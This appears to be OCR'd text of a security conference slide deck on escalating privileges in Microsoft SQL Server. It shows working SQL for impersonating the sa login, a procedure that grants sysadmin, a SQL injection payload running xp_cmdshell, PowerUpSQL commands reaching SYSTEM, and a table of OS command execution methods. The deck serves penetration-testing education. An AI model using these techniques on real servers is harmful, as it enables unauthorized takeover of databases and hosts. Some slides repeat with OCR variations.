


Escalating Privileges: Weak PWs



Enumerating Domain Users

1. Get the domain
2. Get RID of default group
3. Grab the first 48 Bytes of the full RID
4. Create new RID with by appending a hex number value and the SID
5. Use “suser_name” function to get domain object name
6. Increment and repeat




Escalating Privileges: DEMO



Get-SQLFuzzServerLogin

Invoke-SQLAuditWeakLoginPw

Get-SQLFuzzDomainAccount



PS C:\> |



Escalating Privileges: Impersonation



1. Impersonate Privilege

- Server: EXECUTE AS LOGIN
- Database: EXECUTE AS USER

2. Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER
- Signed with cert login

3. Automatic Execution of Stored Procedures

4. Agent Jobs

- User, Reader, and Operator roles

5. xp_cmdshell proxy account

6. Create Database Link to File or Server

7. Import / Install Custom Assemblies

8. Ad-Hoc Queries

9. Shared Service Accounts

10. Database Links

11. UNC Path Injection

12. Python code execution

Escalating Privileges: Impersonation



Impersonate Privilege

- Can be used at server layer
 - EXECUTE AS LOGIN
- Can be used at database layer
 - EXECUTE AS USER

Pros

- Execute queries/commands in another user context

Cons

- Commands and queries are not limited in any way
- Requires database to be configured as trustworthy for OS command execution

Escalating Privileges: Impersonation



Impersonate Privilege

- Can be used at server layer
 - EXECUTE AS LOGIN
- Can be used at database layer
 - EXECUTE AS USER

The screenshot shows the SQL Server Management Studio interface. The query window contains the following SQL code:

```
-- Verify you are still running as the myuser1 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- Impersonate the sa login
EXECUTE AS LOGIN = 'sa'

-- Verify you are now running as the sa login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
```

The results pane shows the output of the query:

(No column name)	MyUser1
(No column name)	0
(No column name)	sa
(No column name)	1

Red arrows point to the first two lines of the query and the first two rows of the results table.

Query executed successfully. | 10.2.9.101 (9.0 SP3) | MyUser1 (55) | master | 00:00:00 | 4 rows

Escalating Privileges: Impersonation



Impersonate Privilege

- Can be used at server layer
 - EXECUTE AS LOGIN
- Can be used at database layer
 - EXECUTE AS USER

```
-- Verify you are still running as the myuser1 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- Impersonate the sa login
EXECUTE AS LOGIN = 'sa'

-- Verify you are now running as the sa login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
```

(No column name)
1
MyUser1
(No column name)
1
0
(No column name)
1
sa
(No column name)
1
1

Query executed successfully. | 10.2.9.101 (9.0 SP3) | MyUser1 (55) | master | 00:00:00 | 4 rows

Escalating Privileges: Impersonation



Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER can be used to execute a stored procedure as another login

Pros

- Can execute queries/commands in another user context
- Limit commands and queries
- Don't have to grant IMPERSONATE

Cons

- No granular control over the database owner's privileges
- DB_OWNER role can EXECUTE AS OWNER of the DB, which is often a sysadmin
- Requires database to be configured as trustworthy for OS command execution
- Impersonation can be done via SQL injection under specific conditions
- Impersonation can be done via command injection under specific conditions

Escalating Privileges: Impersonation



Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER can be used to execute a stored procedure as another login
- DB_OWNER role can impersonate the actual database owner

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser', 'sysadmin'
GO
```

Escalating Privileges: Impersonation



Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER can be used to execute a stored procedure as another login
- DB_OWNER role can impersonate the actual database owner

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser', 'sysadmin'
GO
```

SYSADMIN
is often the
OWNER

Escalating Privileges: Impersonation



Stored Procedure and Trigger Creation / Injection Issues

- Use signed Procedures
 - Create stored procedure
 - Create a database master key
 - Create a certificate
 - Create a login from the certificate
 - Configure login privileges
 - Sign stored procedure with certificate
 - GRANT EXECUTE to User

Pros

- Can execute queries/commands in another user context
- Limit commands and queries
- Don't have to grant IMPERSONATE
- Granular control over permissions
- Database does NOT have to be configured as trustworthy for OS command execution

Cons

- Impersonation can be done via SQL injection under specific conditions
- Impersonation can be done via command injection under specific conditions

Escalating Privileges: Impersonation



SQL Injection Example

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = '
SELECT name FROM master..sysdatabases
WHERE name like '%'+ @DbName+'%' OR
name='tempdb''';
EXECUTE(@query)
END
GO
```

Escalating Privileges: Impersonation



SQL Injection Example

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = '
SELECT name FROM master..sysdatabases
WHERE name like '''%' + @DbName + '%''' OR
name='tempdb''';
EXECUTE(@query)
END
GO
```

PURE EVIL

Escalating Privileges: Impersonation



SQL Injection Example

```
EXEC MASTER.dbo.sp_sqlj2  
'master';EXEC master..xp_cmdshell 'whoami' '--';
```



Escalating Privileges: Impersonation



SQL Injection Example

A screenshot of Microsoft SQL Server Management Studio (SSMS) showing a successful SQL injection attack. The query window contains the following SQL code:

```
-- Attempt to execute xp_cmdshell inside the sp_sql12  
EXEC MASTER.dbo.sp_sql12 'master';EXEC master..xp_cmdshell 'whoami'---
```

The Results pane shows the output of the query:

name
1 master

output
1 nt authority\system
2 NULL

The status bar at the bottom indicates: "Query executed successf... | 172.16.54.229\standard (11.... | myuser (52) | master | 00:00:00 | 3 rows". The Object Explorer on the left shows the server structure for "172.16.54.229\standard (SQL Server 11.0.3153 - myus...".

Escalating Privileges: Impersonation



Automatic Execution of Stored Procedure

- Stored procedures can be configured to execute when the SQL Server service restarts

Pros

- Marking a stored procedure to run when the SQL Server service restarts has many use cases
- Only stored procedures in the master database can be marked for auto execution


Cons

- No granular control over what context the startup command is executed in
- All stored procedures marked for auto execution are executed as 'sa', even if 'sa' is disabled
- Any non sysadmin access to stored procedures can lead to execution as 'sa'

Escalating Privileges: DEMO



Invoke-SQLAudit



PS C:\Users\myuser>

PowerUpSQL.ps1 x

```

1 #requires -Modules Microsoft.F
2 #requires -version 2
3 <#
4     File: PowerUpSQL.ps1
5     Author: Scott Sutherla
6     Contributors: Antti Ra
7     Version: 1.0.0.34
8     Description: PowerUpSC
9     License: BSD 3-Clause
10    Required Dependencies:
11    optional Dependencies:
12 #>
13
14 #####
15 #
16 #region          CORE FUNCTION
17 #
18 #####
19
20 # -----
21 #  Get-SQLConnectionObject
22 # -----
23 # Author: Scott Sutherland
24 # Reference: https://msdn.micr
25 Function Get-SQLConnectionObj
26 {
27     <#
28         .SYNOPSIS
29         Creates a object f
30         .PARAMETER Usernam
31         SQL Server or doma

```

Completed

Ln 5 Col 5

130%



Escalating Privileges: DEMO




Invoke-SQLEscalatePriv



PS C:\PowerUpSQL-master>

```
Untitled1.ps1 | demo2.ps1* X
1 # Import the module
2 Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
3
4 # Storing target to variable
5 $Targets = Get-SQLInstanceDomain -Verbose |
6 Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
7 Where-Object {$_.Status -like "Accessible"}
8
9 # Using targets
10 $Targets
11 $Targets | Get-SQLServerInfo -Verbose
12 $Targets | Get-SQLDatabase
13
14 # Checking privileges
15 $Targets |
16 Get-SQLServerInfo -Verbose |
17 Select-Object Instance,IsSysadmin -Unique
18
19 # Escalate privileges
20 Invoke-SQLEscalatePriv -Verbose -Instance MSSQLSRV04\SQLSERVER2014
21
22 # Checking privileges - validate
23 $Targets |
24 Get-SQLServerInfo -Verbose |
25 Select-Object Instance,IsSysadmin -Unique
26
27
```



Get Accessible
Domain
SQL Servers



Escalating Privileges

SysAdmin to **Windows Service Account**



Escalating Privileges: SysAdmin to Win Account

OS Command Execution Through SQL Server

=

Windows Service Account Impersonation



Escalating Privileges: SysAdmin to Win Account

You don't need to know the password, crack a hash, or PTH.




Escalating Privileges: SysAdmin to Win Account

There are a lot of options for executing OS commands.



Technique	Configuration Change	Requires Sysadmin	Requires Disk Read/Write	Notes
xp_cmdshell	Yes	Yes	No	sp_configure 'xp_cmdshell', 1; RECONFIGURE; Can be configured with proxy account. (sp_xp_cmdshell_proxy_account)
Custom Extended Stored Procedure	No	Yes	Yes	sp_addextendedproc
CLR Assembly	Yes	No	No	sp_configure 'clr enabled', 1; RECONFIGURE; sp_configure 'clr strict security', 1; RECONFIGURE; -- 2017 <u>Requires: Database has 'Is Trustworthy' flag set.</u> <u>Requires: CREATE ASSEMBLY permission or sysadmin</u>
Agent Job: <ul style="list-style-type: none"> • CmdExec • PowerShell • SSIS • ActiveX: Jscript • ActiveX: VBScript 	No	No	No	Can be configured with proxy account. Requires one of the roles below: SQLAgentUserRole SQLAgentReaderRole SQLAgentOperatorRole
Python Execution	Yes	Yes	No	sp_configure 'external scripts enabled', 1; RECONFIGURE;
Write to file autorun	Yes	Yes	Yes	sp_addlinkedserver Openrowset Opendataset
Write to registry autorun	Yes	Yes	Yes	xp_regwrite

Escalating Privileges: SysAdmin to Win Account



```
Administrator: Windows PowerShell
PS C:\> Invoke-SQLOSCmdCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Command "whoami"
VERBOSE: Creating runspace pool and session states
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : You are a sysadmin.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Show Advanced Options is disabled.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Enabled Show Advanced Options.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : CLR is disabled.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Enabled CLR.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Running command: whoami
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Disabling CLR
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Disabling Show Advanced Options
VERBOSE: Closing the runspace pool

ComputerName Instance CommandResults
-----
MSSQLSRV04 MSSQLSRV04\SQLSERVER2014 nt authority\system

PS C:\>
```

Escalating Privileges: SysAdmin to Win Account

SQL Server can be configured with different account types.



Escalating Privileges: SysAdmin to Win Account

Service Account Types

- Local User
- Local System
- Network Service
- Local managed service account
- Domain managed service account
- **Domain User**
- **Domain Admin**



Escalating Privileges: Invoke-SQLOSCcmd

Invoke-SQLOSCMD can be used for basic command execution via xp_cmdshell.

```
PS C:\>$Accessible | Invoke-SQLOSCcmd -Command "whoami"
```

ComputerName	Instance	CommandResults
-----	-----	-----
SQLServer1	SQLServer1\SQLEXPRESS	nt service\mssql\$sqlexpress
SQLServer1	SQLServer1\STANDARDDEV2014	nt authority\system
SQLServer1	SQLServer1	Domain\SQLSvc





Escalating Privileges

Shared **Service Accounts**



Escalating Privileges: Shared Svc Accounts




Why should I care about shared service accounts?

1. SysAdmins can execute OS commands
2. OS commands run as the SQL Server service account
3. **Service accounts have sysadmin privileges by default**
4. Companies often use a single domain account to run hundreds of SQL Servers
5. So if you get sysadmin on one server you have it on all of them!


One account to rule them all!




Leveraging Shared MS SQL Server Service Accounts




